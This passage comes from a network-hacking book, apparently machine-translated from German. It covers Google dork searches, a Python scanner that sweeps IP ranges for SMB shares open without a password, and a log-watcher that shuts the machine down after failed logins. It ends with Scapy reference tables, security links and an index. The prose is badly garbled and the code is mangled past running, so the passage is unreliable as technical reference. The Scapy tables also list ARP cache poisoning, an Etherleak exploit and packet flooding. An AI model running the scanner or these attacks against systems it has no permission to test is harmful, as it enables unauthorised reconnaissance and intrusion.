First, the dictionary file is read in every line a search string Google, such as `intitle:,,'' index.of mp3 [dir]` contains. For every query, we strive to `search function` Google's Python module that returns us to the respective request a links list. Optionally, you can still the parameter `stop` give to to minimize the maximum number of send-einzule Result, and the parameters `pause` to specify the number of seconds you want to wait between the module retrieve the individual results nisseiten. If you send too fast too many search queries, Google disables the requesting IP. It may therefore be worth quite a bit to put on the brakes.

10.6 SMB share scanner

SMB (Server Message Block) and the extended version with the slightly larger-ßenwahnsinnigen name Common Internet File System (CIFS) implements a network protocol in Windows that resembles a penny!. It not only allows the release of drives and sharing files with no but also the authentication of users and groups, managing domains, resolution of Windows computer name, share printers and even IPC (Inter Process Communication) capabilities, such as the Microsoft - own remote procedure protocol MSRPC. Windows users are often quite careless with this Protocol and give even their whole C: drive to the award entire Internet without a password.

The following tool implements a simplified arg scanner to open-ended SMB shares to be found on an IP range. If you do not want to extend this script immensely, the author suggests, is to contact ver-for educational purposes only and productive SMB scans nmap use. Nmap port scanner is the world's best and offers the NMAP Scripting Engine lot of very good scripts that can do far more with found ports than via SMB shares to be scanned-tions. But Nmap is written in C + +, so we focus now our example Python code.

```
# / Usr / bin / python

import sys
import os
from random import randint


def get_ips (start_ip, stop_ip):
    ips = []
    tmp = []

    for i in start_ip.split ('.')
        tmp.append ("% 02X"% long (i))

    start_dec = long (''. join (tmp), 16)
    tmp = []

    for i in stop_ip.split ('.')
        tmp.append ("% 02X"% long (i))

    stop_dec = long (''. join (tmp), 16)

    while (start_dec <stop_dec + 1):
        bytes = []
        bytes.append (str (int (start_dec / 16777216)))
        start_dec rem =% 16777216
        bytes.append (str (int (rem / 65536)))
        rem rem =% 65536
        bytes.append (str (int (rem / 256)))
```

```
        rem rem =% 256
        bytes.append (str (rem))
        ips.append (". join (bytes))
        start_dec + = 1

    return ips


def smb_share_scan (ip):
    os.system ("smbclient-N-L-q" + ip)

if len (sys.argv) <2:
    print sys.argv [0] + ": <start_ip-stop_ip>"
    sys.exit (1)
else
    if sys.argv [1] find ('-')> 0.:
        start_ip, stop_ip = sys.argv [1] split ("-").
        ips = get_ips (start_ip stop_ip,)

        while len (ips)> 0:
            i = randint (0, len (ips) - 1)
            lookup_ip = str (ips [i])
            del ips [i]
            smb_share_scan (lookup_ip)
    else
        smb_share_scan (sys.argv [1])
```

The code uses the already in Sect 6known `get_ips () function`, to calculate the IP range that iterates over all the addresses randomly and gets just the external command `smbclient` on the sending you tried without authen-tion list all SMB shares.

10.7 Login Watcher

Locked after three unsuccessful login attempts to be and a tan or super PIN number must, before again being eligible to draw-up an account is, in safety-critical environments such as online banking egg-ne granted. Locally on their own computer, an attacker is however thwarted more than one to two seconds before he can continue to try to enter pass-words. Would not it be convenient if the computer would terminate after three incorrect login attempts the attacker automatically? Suppose it han DELT is an important laptop is protected with the help of disk encryption as soon as the computer is turned off. In this case, the best protection would be to enter three incorrect passwords, the computer simply switch off th, and because the author is a sarcasm-loving prankster who ridiculed computer before shutting down the attacker still using speech. Each successful login is also commented by voice output. In order for the voice output function, you must program `festival` installed.

```
# / Usr / bin / python

import os
import re
import tailer
import random


logfile = "/ var / log / auth.log"
max_failed = 3
max_failed_cmd = "/ sbin / shutdown-h now"
failed_login = {}

success_patterns = [
    re.compile ("Accepted password for (? P <user>. +?) from \
                (? P <host>. +?) Port ")
    re.compile ("session opened for user (? P <user>. +?) by")
    ]

failed_patterns = [
    re.compile ("Failed password for (? P <user>. +?) from \
                (? P <host>. +?) Port ")
    re.compile ("FAILED LOGIN (\ (\ d \)) on '(. +?)' FOR \
                '(? P <user>. +?)' "),
    re.compile ("authentication failure \;. + \?
                user \ = (? P <user>. +?) \ s +. +? \ s + user \ =
(. +) ")
    ]

shutdown_msgs = [
    "Eat my shorts"
    "Follow the white rabbit"
    "System will explode in three seconds!"
    "Go home and leave me alone."
    "... Game Over!"
    ]


def check_match (line, pattern, failed_login_check):
    found = False
    match = pattern.search (line)

    if (match = None!)
        found = True
        failed_login.setdefault (match.group ('user'), 0)

        # Remote login failed
        if (match.group ('host') = None and failed_login_check!)
            os.system ("echo 'login for user" + \
                      match.group ('user') + \
                      "From host" + match.group ('host') + \
                      'Failed' | festival - tts! ")
            failed_login [match.group ('user')] + = 1

        # Remote login successfull
```

```
        elif (match.group ('host')! = None and \
             failed_login_check not):
            os.system ("echo 'User' + match.group ('user') + \
                      "Logged in from host" + \
                      match.group ('host') + \
                      "'| Festival - tts")
            failed_login [match.group ('user')] = 0

        # Local login failed
        elif (match.group ('user')! = "cron" and \
             failed_login_check):
            os.system ("echo 'User' + match.group ('user') + \
                          "Logged in" | festival - tts ")
            failed_login [match.group ('user')] + = 1

        # Local login successfull
        elif (match.group ('user')! = "cron" and \
             failed_login_check not):
            os.system ("echo 'User' + match.group ('user') + \
                      "Logged in" | festival - tts ")
            failed_login [match.group ('user')] = 0

        # Too many failed login?
        if failed_login [match.group ('user')]> = max_failed:
            os.system ("echo '" + random.choice (shutdown_msgs) +
            \
                      "'| Festival - tts")
            os.system (max_failed_cmd)

    return found


for line in tailer.follow (open (logfile)):
    found = False

    for pattern in failed_patterns:
        found = check_match (line, pattern, True)
        if found: break

    if not found:
        for pattern in success_patterns:
            found = check_match (line, pattern, False)
            if found: break
```

At the beginning of the script, a number of variables: The einzu-read log file, the maximum number of failed login attempts, and the command to be executed if a user exceeds this number. Those standards require a dictionary is defined, which counts the failed login attempts for user names. The list `success_patterns` contains precompiled regular expressions that characterize a successful login. `failed_patterns` however, contains a list of pre-compiled regular expression find a misconduct investigation. Finally, be in `shutdown_msgs` Messages collected, which can be read before the `max_failed_logins_cmd` running.

With the help of regular expressions in `success_patterns` and `failed_patterns` and the `(? <user> P)` syntax are the user name and if it is a remote login, and the host or IP matched. So we can access it later.

`trailer.follow` is used to read the log file line by line, just as you would from the shell command `tail-f` knows. The next for loop ensures that all patterns of failed login attempts with the methods de `check_match ()` be invoked. If none of these patterns was found to be passed in the next loop, all successful login attempts.

The `check_match () function` does the actual work of the program. Your following parameters are passed: the current line from the log file, a precompiled regular expression and a boolean flag indicating whether it is a failed login attempt pattern.

First, the regular expression means `search () method` applied to the cur-rent line of the log file. If it fits, depending on whether it is a local or a remote login log, a failed or successful attempt to different messages passed to festival. Festival is is using the `os.system () function` called because it is an external program nes. When a failed login attempt is also still in the counter `failed_login` counted for this user.

Finally, it is checked whether the maximum number of failed-
own login attempts has been reached. If this is the case, is a random message from egg-ne `shutdown_msgs` played and the `max_failed_logins_cmd` Executed command -.

Appendix A
Scapy reference

Hungry for knowledge and Nachschlager

A.1 protocols

Table A.1 Scapy protocols

Name	Description
ARP	ARP
ASN1_Packet	None
BOOTP	BOOTP
CookedLinux	cooked linux
DHCP	DHCP options
DHCP6	DHCPv6 Generic Message)
DHCP6OptAuth	DHCP6 option - Authentication
DHCP6OptBCMCSDomains	DHCP6 option - BCMCS Domain Name List
DHCP6OptBCMCSServers	DHCP6 option - BCMCS Addresses List
DHCP6OptClientFQDN	DHCP6 option - client FQDN
DHCP6OptClientId	DHCP6 Client Identifier option
DHCP6OptDNSDomains	DHCP6 option - Domain Search List option
DHCP6OptDNSServers	DHCP6 option - DNS recursive name servers
DHCP6OptElapsedTime	DHCP6 Elapsed Time Option
DHCP6OptGeoConf	
DHCP6OptIAAddress	DHCP6 IA Address option (or IA_TA IA_NA suboption)
DHCP6OptIAPrefix	DHCP6 option - prefix option IA_PD
DHCP6OptIA_NA	DHCP6 Identity Association for Non-temporary Addresses Option
DHCP6OptIA_PD	DHCP6 option - Identity Association for Prefix Delegation
DHCP6OptIA_TA	DHCP6 Identity Association for Temporary Addresses Option
DHCP6OptIfaceId	DHCP6 Interface ID option
DHCP6OptInfoRefreshTime	DHCP6 option - Information Refresh Time
DHCP6OptNISDomain	DHCP6 option - NIS domain name
DHCP6OptNISPDomain	DHCP6 option - NIS + domain name
DHCP6OptNISPServers	DHCP6 option - NIS + server
DHCP6OptNISServers	DHCP6 option - NIS server

DOI 10.1007/978-3-642-24305-9, © Springer-Verlag Berlin Heidelberg 2012

Table A.1 Continued

Name	Description
DHCP6OptOptReq	DHCP6 Option Request Option
DHCP6OptPref	DHCP6 Preference option
DHCP6OptRapidCommit	DHCP6 Rapid Commit option
DHCP6OptReconfAccept	DHCP6 Reconfigure Accept option
DHCP6OptReconfMsg	DHCP6 Reconfigure Message option
DHCP6OptRelayAgentERO	DHCP6 option - Relay Request option
DHCP6OptRelayMsg	DHCP6 Relay Message option
DHCP6OptRemoteID	DHCP6 option - Relay Agent Remote ID
DHCP6OptSIPDomains	DHCP6 option - SIP Servers Domain Name List
DHCP6OptSIPServers	DHCP6 option - SIP Servers IPv6 Address List
DHCP6OptSNTPServers	DHCP6 option - SNTP server
DHCP6OptServerId	DHCP6 Server Identifier option
DHCP6OptServerUnicast	DHCP6 Server Unicast option
DHCP6OptStatusCode	DHCP6 status code option
DHCP6OptSubscriberID	DHCP6 option - Subscriber ID
DHCP6OptUnknown	Unknown DHCPv6 OPtion
DHCP6OptUserClass	DHCP6 UserClass option
DHCP6OptVendorClass	DHCP6 Vendor Class option
DHCP6OptVendorSpecificInfo	DHCP6 Vendor-specific information
DHCP6_Advertise option	DHCPv6 Advertise Message
DHCP6_Confirm	DHCPv6 Confirm Message
DHCP6_Decline	DHCPv6 Decline Message
DHCP6_InfoRequest	DHCPv6 Information Request Message
DHCP6_Rebind	DHCPv6 Rebind Message
DHCP6_Reconf	DHCPv6 Reconfigure Message DHCP6_RelayForward DHCPv6 Relay Forward message (relay agent / server Message)
DHCP6_RelayReply	DHCPv6 Relay Reply Message (Relay Agent / Server Message)
DHCP6_Release	DHCPv6 Release Message
DHCP6_Renew	DHCPv6 Renew Message
DHCP6_Reply	DHCPv6 Reply Message
DHCP6_Request	DHCPv6 Request Message
DHCP6_Solicit	DHCPv6 Solicit Message
DNS	DNS
DNSQR	DNS Question Record
DNSRR	DNS Resource Record
DUID_EN	DUID - Assigned by Vendor Based on Enterprise Number
DUID_LL	DUID - Based on link-layer address
DUID_LLT	DUID - link-layer address plus time
Dot11	802.11
Dot11ATIM	802.11 ATIM
Dot11AssoReq	802.11 Association Request
Dot11AssoResp	802.11 Association Response
Dot11Auth	802.11 Authentication
Dot11Beacon	802.11 Beacon
Dot11Deauth	802.11 deauthentication
Dot11Disas	802.11 Disassociation
Dot11Elt	802.11 information element
Dot11ProbeReq	802.11 probe request

Table A.1 Continued

Name	Description
Dot11ProbeResp	802.11 Probe Response
Dot11QoS	802.11 QoS
Dot11ReassoReq	802.11 Reassociation Request
Dot11ReassoResp	802.11 Reassociation Response
Dot11WEP	802.11 WEP packet
Dot1q	802.1Q
Dot3	802.3
EAP	EAP
EAPOL	EAPOL
Ether	Ethernet
GPRS	GPRSdummy
GRE	GRE
GRErouting	GRE routing informations
HAO	Home Address option
HBHOptUnknown	Scapy6 Unknown option
HCI_ACL_Hdr	HCI ACL header
HCI_Hdr	HCI header
HDLC	None
HSRP	HSRP
ICMP	ICMP
ICMPerror	ICMP in ICMP
ICMPv6DestUnreach	ICMPv6 Destination Unreachable
ICMPv6EchoReply	ICMPv6 Echo Reply
ICMPv6EchoRequest	ICMPv6 Echo Request
ICMPv6HAADReply	ICMPv6 Home Agent Address Discovery Reply
ICMPv6HAADRequest	ICMPv6 Home Agent Address Discovery Request
ICMPv6MLDone	MLD - Multicast Listener Done
ICMPv6MLQuery	MLD - Multicast Listener Query
ICMPv6MLReport	MLD - Multicast Listener Report
ICMPv6MPAdv	ICMPv6 Mobile Prefix Advertisement
ICMPv6MPSol	ICMPv6 Mobile Prefix Solicitation
ICMPv6MRD_Advertisement	ICMPv6 Multicast Router Discovery Advertisement
ICMPv6MRD_Solicitation	ICMPv6 Multicast Router Discovery Solicitation
ICMPv6MRD_Termination	ICMPv6 Multicast Router Discovery Termination
ICMPv6NDOptAdvInterval	ICMPv6 Neighbor Discovery - Advertisement Interval
ICMPv6NDOptDstLLAddr	ICMPv6 Neighbor Discovery Option - Destination Link-layer address
ICMPv6NDOptEFA	ICMPv6 Neighbor Discovery Option - Expanded flags Option
ICMPv6NDOptHAInfo	ICMPv6 Neighbor Discovery - Home Agent Information
ICMPv6NDOptIPAddr	ICMPv6 Neighbor Discovery - IP Address option (for FH MIPv6)
ICMPv6NDOptLLA	ICMPv6 Neighbor Discovery - Link-Layer Address (LLA) Option (FH for MIPv6)
ICMPv6NDOptMAP	ICMPv6 Neighbor Discovery - MAP option
ICMPv6NDOptMTU	ICMPv6 Neighbor Discovery Option - MTU
ICMPv6NDOptNewRtrPrefix	ICMPv6 Neighbor Discovery - New Router Prefix Information option (FH for MIPv6)
ICMPv6NDOptPrefixInfo	ICMPv6 Neighbor Discovery option - prefix information

Table A.1 Continued

Name	Description
ICMPv6NDOptRDNSS	ICMPv6 Neighbor Discovery Option - Recursive DNS Server Option
ICMPv6NDOptRedirectedHdr	ICMPv6 Neighbor Discovery Option - Redirected Header
ICMPv6NDOptRouteInfo	ICMPv6 Neighbor Discovery option - route information Option
ICMPv6NDOptShortcutLimit	ICMPv6 Neighbor Discovery Option - NBMA Shortcut Limit
ICMPv6NDOptSrcAddrList	ICMPv6 Inverse Neighbor Discovery option - source Address List
ICMPv6NDOptSrcLLAddr	ICMPv6 Neighbor Discovery Option - Source Link-Layer Address
ICMPv6NDOptTgtAddrList	ICMPv6 Inverse Neighbor Discovery option - Target Address List
ICMPv6NDOptUnknown	ICMPv6 Neighbor Discovery Option - Scapy Unimplemented
ICMPv6ND_INDAdv	ICMPv6 Inverse Neighbor Discovery Advertisement
ICMPv6ND_INDSol	ICMPv6 Inverse Neighbor Discovery Solicitation
ICMPv6ND_NA	ICMPv6 Neighbor Discovery - Neighbor Advertisement
ICMPv6ND_NS	ICMPv6 Neighbor Discovery - Neighbor Solicitation
ICMPv6ND_RA	ICMPv6 Neighbor Discovery - Router Advertisement
ICMPv6ND_RS	ICMPv6 Neighbor Discovery - Router Solicitation
ICMPv6ND_Redirect	ICMPv6 Neighbor Discovery - Redirect
ICMPv6NIQueryIPv4	ICMPv6 Node Information Query - IPv4 Address Query
ICMPv6NIQueryIPv6	ICMPv6 Node Information Query - IPv6 Address Query
ICMPv6NIQueryNOOP	ICMPv6 Node Information Query - NOOP Query
ICMPv6NIQueryName	ICMPv6 Node Information Query - IPv6 Name Query
ICMPv6NIReplyIPv4	ICMPv6 Node Information Reply - IPv4 addresses
ICMPv6NIReplyIPv6	ICMPv6 Node Information Reply - IPv6 addresses
ICMPv6NIReplyNOOP	ICMPv6 Node Information Reply - Reply NOOP
ICMPv6NIReplyName	ICMPv6 Node Information Reply - Node Names
ICMPv6NIReplyRefuse	ICMPv6 Node Information Reply - Responder refuses to supply answer
ICMPv6NIReplyUnknown	ICMPv6 Node Information Reply - QTYPE unknown to the responder
ICMPv6PacketTooBig	ICMPv6 Packet Too Big
ICMPv6ParamProblem	ICMPv6 Parameter Problem
ICMPv6TimeExceeded	ICMPv6 Time Exceeded
ICMPv6Unknown	Scapy6 ICMPv6 fallback class
IP	IP
IPOption	None
IPOption_Address_Extension	IP Address Extension Option
IPOption_EOL	None
IPOption_LSRR	IP option Loose Source and Record Route
IPOption_MTU_Probe	IP MTU option sample
IPOption_MTU_Reply	IP MTU option Reply
IPOption_NOP	None
IPOption_RR	IP record route option
IPOption_Router_Alert	IP Router Alert option
IPOption_SDBM	IP Options Selective Directed Broadcast Mode
IPOption_SSRR	IP Option Strict Source and Record Route

Table A.1 Continued

Name	Description
IPOption_Security	None
IPOption_Stream_Id	IP Option Stream ID
IPOption_Traceroute	None
IPerror	IP in ICMP
IPerror6	IPv6 ICMPv6
IPv6	IPv6
IPv6ExtHdrDestOpt	IPv6 extension headers - Destination Options header
IPv6ExtHdrFragment	IPv6 extension headers - fragmentation header
IPv6ExtHdrHopByHop	IPv6 extension headers - Hop-by-Hop Options header
IPv6ExtHdrRouting	IPv6 Routing Header Option
ISAKMP	ISAKMP
ISAKMP_class	None
ISAKMP_payload	ISAKMP payload
ISAKMP_payload_Hash	ISAKMP hash
ISAKMP_payload_ID	ISAKMP Identification
ISAKMP_payload_KE	ISAKMP Key Exchange
ISAKMP_payload_Nonce	ISAKMP Nonce
ISAKMP_payload_Proposal	IKE proposal
ISAKMP_payload_SA	ISAKMP SA
ISAKMP_payload_Transform	IKE transformants
ISAKMP_payload_VendorID	ISAKMP Vendor ID
IrLAPCommand	IrDA Link Access Protocol Command
IrLAPHead	IrDA Link Access Protocol Header
IrLMP	IrDA Link Management Protocol
Jumbo	Jumbo Payload
L2CAP_CmdHdr	L2CAP command header
L2CAP_CmdRej	L2CAP Command Rej
L2CAP_ConfReq	L2CAP Conf Req
L2CAP_ConfResp	L2CAP Conf Resp
L2CAP_ConnReq	L2CAP Conn Req
L2CAP_ConnResp	L2CAP Conn Resp
L2CAP_DisconnReq	L2CAP Disconn Req
L2CAP_DisconnResp	L2CAP Disconn Resp
L2CAP_Hdr	L2CAP header
L2CAP_InfoReq	L2CAP Info Req
L2CAP_InfoResp	L2CAP Info Resp
L2TP	None
LLC	LLC
LLMNRQuery	Link Local Multicast Node resolution - Query
LLMNRResponse	Link Local Multicast Node Resolution - Response
MGCP	MGCP
MIP6MH_BA	IPv6 Mobility Header - Binding ACK
MIP6MH_BE	IPv6 Mobility Header - Binding Error
MIP6MH_BRR	IPv6 Mobility Header - Binding Refresh Request
MIP6MH_BU	IPv6 Mobility Header - Binding Update
MIP6MH_CoT	IPv6 Mobility Header - Care-of Test
MIP6MH_CoTI	IPv6 Mobility Header - Care-of Test Init
MIP6MH_Generic	IPv6 Mobility Header - Generic Message
MIP6MH_HoT	IPv6 Mobility Header - Home Test
MIP6MH_HoTI	IPv6 Mobility Header - Home Test Init

Table A.1 Continued

Name	Description
MIP6OptAltCoA	MIPv6 option - Alternate Care-of Address
MIP6OptBRAdvice	Mobile IPv6 option - Binding Refresh Advice
MIP6OptBindingAuthData	MIPv6 option - Binding Authorization Data
MIP6OptCGAParams	MIPv6 option - CGA parameter
MIP6OptCGAParamsReq	MIPv6 option - CGA Parameters Request
MIP6OptCareOfTest	MIPv6 option - Care-of Test
MIP6OptCareOfTestInit	MIPv6 option - Care-of Test Init
MIP6OptHomeKeygenToken	MIPv6 option - Home Keygen Token
MIP6OptLLAddr	MIPv6 option - link-layer address (MH-LLA)
MIP6OptMNID	MIPv6 option - Mobile Node Identifier
MIP6OptMobNetPrefix	NEMO option - Mobile Network Prefix
MIP6OptMsgAuth	MIPv6 option - Mobility Message Authentication
MIP6OptNonceIndices	MIPv6 option - nonce indices
MIP6OptReplayProtection	MIPv6 option - Replay
MIP6OptSignature Protection	MIPv6 option - Signature
MIP6OptUnknown	Scapy6 - Unknown Mobility Option
MobileIP	Mobile IP (RFC3344)
MobileIPRRP	Mobile IP Registration Reply (RFC3344)
MobileIPRRQ	Mobile IP Registration Request (RFC3344)
MobileIPTunnelData	Mobile IP Tunnel Data Message
(RFC3519) NBNSNodeStatusResponse	NBNS Node Status Response
NBNSNodeStatusResponseEnd	NBNS Node Status Response
NBNSNodeStatusResponseService	NBNS Node Status Response Service
NBNSQueryRequest	NBNS query request
NBNSQueryResponse	NBNS query response
NBNSQueryResponseNegative	NBNS query response
(negative) NBNSRequest	NBNS request
NBNSWackResponse	NBNS Wait for Acknowledgement
Response NBTDatagram	NBT DatagramPacket
NBTSession	NBT Session Packet
NTP	NTP
NetBIOS_DS	NetBIOS datagram service
NetflowHeader	Netflow header
NetflowHeaderV1	Netflow header V1
NetflowRecordV1	Netflow record
NoPayload	None
PPI	Per-packet header information (partial)
PPP	PPP Link Layer
PPP_ECP	None
PPP_ECP_Option	PPP ECP option
PPP_ECP_Option_OUI	PPP ECP option
PPP_IPCP	None
PPP_IPCP_Option	PPP IPCP option
PPP_IPCP_Option_DNS1	PPP IPCP option & DNS1 Address
PPP_IPCP_Option_DNS2	PPP IPCP option & DNS2 Address
PPP_IPCP_Option_IPAddress	PPP IPCP option & IP Address
PPP_IPCP_Option_NBNS1	PPP IPCP option & NBNS1 Address
PPP_IPCP_Option_NBNS2	PPP IPCP option & NBNS2 Address
PPPoE	PPP over Ethernet
Pppoed	PPP over Ethernet Discovery

Table A.1 Continued

Name	Description
Pack	None
Pad1	Pad1
PadN	PadN
Padding	Padding
Prism header	Prism header
PseudoIPv6	Pseudo IPv6 header
RIP	RIP header
RIPAuth	RIP authentication
RIPEntry	RIP entry
RTP	RTP
Radiotap	Radiotap dummy
Radius	Radius
Raw	Raw
Router Alert	Router Alert
SCTP	None
SCTPChunkAbort	None
SCTPChunkCookieAck	None
SCTPChunkCookieEcho	None
SCTPChunkData	None
SCTPChunkError	None
SCTPChunkHeartbeatAck	None
SCTPChunkHeartbeatReq	None
SCTPChunkInit	None
SCTPChunkInitAck	None
SCTPChunkParamAdaptationLayer	None
SCTPChunkParamCookiePreservative	None
SCTPChunkParamECNCapable	None
SCTPChunkParamFwdTSN	None
SCTPChunkParamHearbeatInfo	None
SCTPChunkParamHostname	None
SCTPChunkParamIPv4Addr	None
SCTPChunkParamIPv6Addr	None
SCTPChunkParamStateCookie	None
SCTPChunkParamSupportedAddrTypes	None
SCTPChunkParamUnrocognizedParam	None
SCTPChunkSACK	None
SCTPChunkShutdown	None
SCTPChunkShutdownAck	None
SCTPChunkShutdownComplete	None
SMBMailSlot	None
SMBNegociate_Protocol_Request_Header	SMBNegociate Protocol Request Header
SMBNegociate_Protocol_Request_Tail	Negociate SMB Protocol Request Tail
SMBNegociate_Protocol_Response_Advanced_Security	SMBNegociate Protocol Advanced Security Response
SMBNegociate_Protocol_Response_No_Security	SMBNegociate Protocol Response No Security
SMBNegociate_Protocol_Response_No_Security_No_Key	None

Table A.1 Continued

Name	Description
SMBNetlogon_Protocol_Response_Header	SMBNetlogon Protocol Response Header
SMBNetlogon_Protocol_Response_Tail_LM20	SMB Netlogon Protocol Response Tail LM20
SMBNetlogon_Protocol_Response_Tail_SAM	SMB Netlogon Protocol Response Tail SAM
SMBSession_Setup_AndX_Request	Session Setup Request ANDx
SMBSession_Setup_AndX_Response	Session Setup Response ANDx
SNAP	SNAP
SNMP	None
SNMPbulk	None
Snmpget	None
SNMPinform	None
SNMPnext	None
SNMPresponse	None
Snmpset	None
SNMPtrapv1	None
SNMPtrapv2	None
SNMPvarbind	None
STP	Spanning Tree Protocol
SebekHead	Sebek header
SebekV1	Sebek v1
SebekV2	Sebek v3
SebekV2Sock	Sebek v2 socket
SebekV3	Sebek v3
SebekV3Sock	Sebek v2 socket
Skinny	Skinny
TCP	TCP
TCPerror	TCP in ICMP
TFTP	TFTP opcode
TFTP_ACK	TFTP Ack
TFTP_DATA	TFTP Data
TFTP_ERROR	TFTP Error
TFTP_OACK	TFTP option Ack
TFTP_Option	None
TFTP_Options	None
TFTP_RRQ	TFTP Read Request
TFTP_WRQ	TFTP Write Request
UDP	UDP
UDPerror	UDP in ICMP
USER_CLASS_DATA	userClass data
VENDOR_CLASS_DATA	vendorclass data
VENDOR_SPECIFIC_OPTION	vendor-specific option data
VRRP	None
X509cert	None
X509RDN	None
X509v3Ext	None

A.2 Functions

Table A.2 Scapy functions

Name	Description
arpcachepoison	Poison target's cache with (your MAC, victim's IP) couple
arping	Send ARP who-has requests to deter mine Which hosts are
up bind_layers	Bind 2 layers on some specific fields' values
corrupt_bits	Flip a given percentage or number of bits from a string
corrupt_bytes	Corrupt a given percentage or number of bytes from a string
defrag	defrag (plist) -> ([not fragmented], [defragmented],
defragment	defrag (plist) -> plist defragmented as much as possible
dyndns_add	Send a DNS add message to a nameserver for "name" to have a new "rdata"
dyndns_del	Send a DNS delete message to a nameserver for "name"
etherleak	Exploit Etherleak flaw
fragment	Fragment a big IP datagram
fuzz	Transform a layer into a fuzzy layer by replacing some default values by random objects
getmacbyip	Return MAC address corresponding to a given IP address
hexdiff	Show differences between two binary strings
hexdump	-
hexedit	-
is_promisc	Try to guess if target is in Promisc mode. The target is provided by its ip.
linehexdump	-
ls	List available layers, or infos on a given layer
promiscping	Send ARP who-has requests to deter mine Which hosts are in promiscuous mode
rdpcap	Read a pcap file and return a packet list
send	Send packets at layer 3
sendp	Send packets at layer 2
sendpfast	Sent packets at Layer 2 using tcpreplay for performance
sniff	Sniff packets
split_layers	Split 2 layers previously bound
sr	Send and receive packets at layer 3
sr1	Send packets at layer 3 and return only the first answer
SRBT	send and receive using a bluetooth socket
srbt1	send and receive 1 packet using a bluetooth socket
srflood	Flood and receive packets at layer 3
srloop	Send a packet at layer 3 in loop and print the answer each time
srp	Send and receive packets at layer 2
SRP1	Send and receive packets at layer 2 and return only the first answer
srpflood	Flood and receive packets at layer 2
srploop	Send a packet at layer 2 in loop and print the answer each time
traceroute	Instant TCP traceroute

Appendix B
Related Links

URL	Description
www.secdev.org/projects/scapy/	The project page of Scapy, the world's best Packet Generator
docs.python.org	Official Python documentation
pypi.python.org	Python Package Index - Search engine for Python modules
www.pip-installer.org/	Official documentation on the pip installer
bluez.org	The official Bluetooth protocol stack of GNU / Linux
http://trifinite.org/	A research group, which deals exclusively with Bluetooth Security
www.phrack.org	The oldest and best hacker magazine in the world! Most of the source code examples are written in C, however.
seclists.org	Mailing List Archive of the largest IT security mailing lists such as Bugtraq and Full Disclosure
www.packetstormsecurity.net	News, Tools, Exploits and Forums
www.uninformed.org	A very technical magazine on IT Security, Reverse Engineering and low-level programming
events.ccc.de	Events of the Chaos Computer Club with good contact opportunities and outstanding presentations
www.defcon.org	The largest hacker convention with the United States is also very good lecture videos
www.securitytube.net/	The video portal for IT Security Tutorials
www.owasp.org	Open Web Application Security Project - Many useful Information about web security, including its own conferences
palowireless.com	The best source for information and technical documentation protocol in wireless (Bluetooth, Wifi, GPS, etc.)
www.aircrack-ng.org	The world's best toolset for Wireless LAN
Security tcpdump.org Libpcap	The homepage of the Tcpdump sniffer and including a description of the PCAP Expression Language
wireshark.org	The world's leading Sniffer and Protocol Analyzer

URL	Description
p-a-t-h.sf.net	Perl Advanced TCP Hijacking - A Network Hijacking Toolkit in Perl
ettercap.sf.net	Ettercap is a collection of man-in-the-middle attacks in a LAN network.
yersinia.net	Layer 2 hacking tool including STP, DTP and VLAN
thehackernews.com	Messages from us from the hacker Community including its own magazine
hitb.org	Hack in the Box - Conference Magazine, Forums and News Portal
hackingtricks.in	Blog about Ethical Hacking and Cyber Security
www.networksorcery.com/enp/welcome_1101.htm	RFC Sourcebook - The best on-point of contact for network protocol descriptions

Subject Index

Symbols

802.11 111
802.11w 127
802.1q 10

A

A records 71
AA bit 72
Access Point 111
Acknowledgment number 16
ACL 136
Ad hoc 111
addr1 113
addr2 113
addr3 113
AES 123
AirXploit 133
AP 111
ARP 10
ARP cache 39
ARP Request 37
ARP response 37
Association request 112
Association Response 112
AT Command Set 142
Ath5k 123
Ath9k 123
Authentication 112
Authorization 84

B

Baseband 135
Beacon 112
Blind IP spoofing 16
Blue Bug 142
Blue Snarf 141
BlueMaho 146
Bluetooth 135
BNEP 136
Boolean operators 29
BOOTP 151
Bridge 20
Broadcast address 12
Broadcast SSID 112
Bus network 6

C

CA 101
CCMP 123
Certificate Signing Request 103
Channel Hopping 116
Chopchop 122
CIDR block 13
CIFS 154
Clear-to-send 113
Client / Server Architecture 18
CNAME records 71
Comand Injection 99
CONNECT 84
Content-Length 84
Content-Type 84
Control frames 113
Cookie Monster 109
Cookies 84
CRC 119
CRL 103
Cross cable 9
Cross-site scripting 100
CRUD 86
CSR 103

CTS 113

D

Data frames 113
Data Types 25
Deauth 126
Default Gateway 13
DELETE 84
Denial of Service 55
Destination Port 15
DHCP 148
DHCP ACK 149
DHCP Message Type 151
Dictionaries 26
DNS 71
DNS spoofing 78
DNSSEC 80
Dot11 126
Dot11Elt 126
Dot11ProbeReq 126
DTP 43
Duration header 113

E

EAP 121
EAPOL 121
elif 29
Ethernet 9
Exceptions 31

F

Firewall 21
Float 25
float () 25
for 29
Format strings 27
Frame-Control header 113
Frequence-hopping 135
Function 28

G

Gateway 19
GET 84
Google 153
Group Transient Key 121
GTK 121

B

HCI 136
HEAD 84
Honeypot 21
Host header 84
Hostap 123
HTTP 83
HTTP Auth 84
HTTP status codes 86
HTTPS 102
Stroke 5

I

ICMP 13
ICMP redirection 60
ICV 119
import 30
Infrastructure Mode 111
Initial sequence number 16
Inquiry scan 137
int () 25
Integer 25
Intrusion Detection System 21
Intrusion Prevention System 21
IP 11
IP forwarding 36
IP spoofing 54
IPsec 21
ISO / OSI layer model IV 8
119

K

Keyid 119

L

L2CAP 136
LAN 7
Link Manager 136
List 26
LMP 136
Location 86

M

MAC address 9
MadWifi 123
MAN 7
Man-in-the-middle attacks 22
Managed 111
Management frames 113
Mitmproxy 102
Modules 30
More fragment bit 113
MTU 11
MX records 71

N

Nameserver 71
Netmask 12
Network starting address 12
Nonce 121
NS records 71

O

OBEX 137
Opcode 36
Open System authentication 126
openssl 103
OpenVPN 21
OPTIONS 84
OSI Layer 8

P

Package 31
Pairwise Master Key 121
Pairwise Transient Key- 121
Packet Filter 21
Patch Cable 9
PCAP dump file 51
PCAP Filter Language 49
Peer-to-peer architecture 18
PKI 101
Plaintext protocols 47
PMK 121
Port Scanner 56
POST 84
PPTP 21
Pre-Shared Key 121
Sample request 112
Probe Response 112
Promiscuous Mode 49
Protected-frame bit 120
Proxy 20
PSC 121
PTK 121
PTR records 71
Public Key Infrastructure 101
PUT 84
Pyrite 133

R

RA bit 72
Radiotap 126
RC4 119
RCODE field 71
RD-bit 72
Referer 84
Regular Expressions 32
Request-to-send 113
REST 86
Retry-bit 114
RFCOMM 136
Ring network 6
RIPE 73
Root Server 73
Round-robin method 71
Router 19
RST daemon 62
RTS 113

S

Scapy 67
Grind 29
SCO 136
SDP 137
Secure Socket Layer 101
Sequence-Control header 113
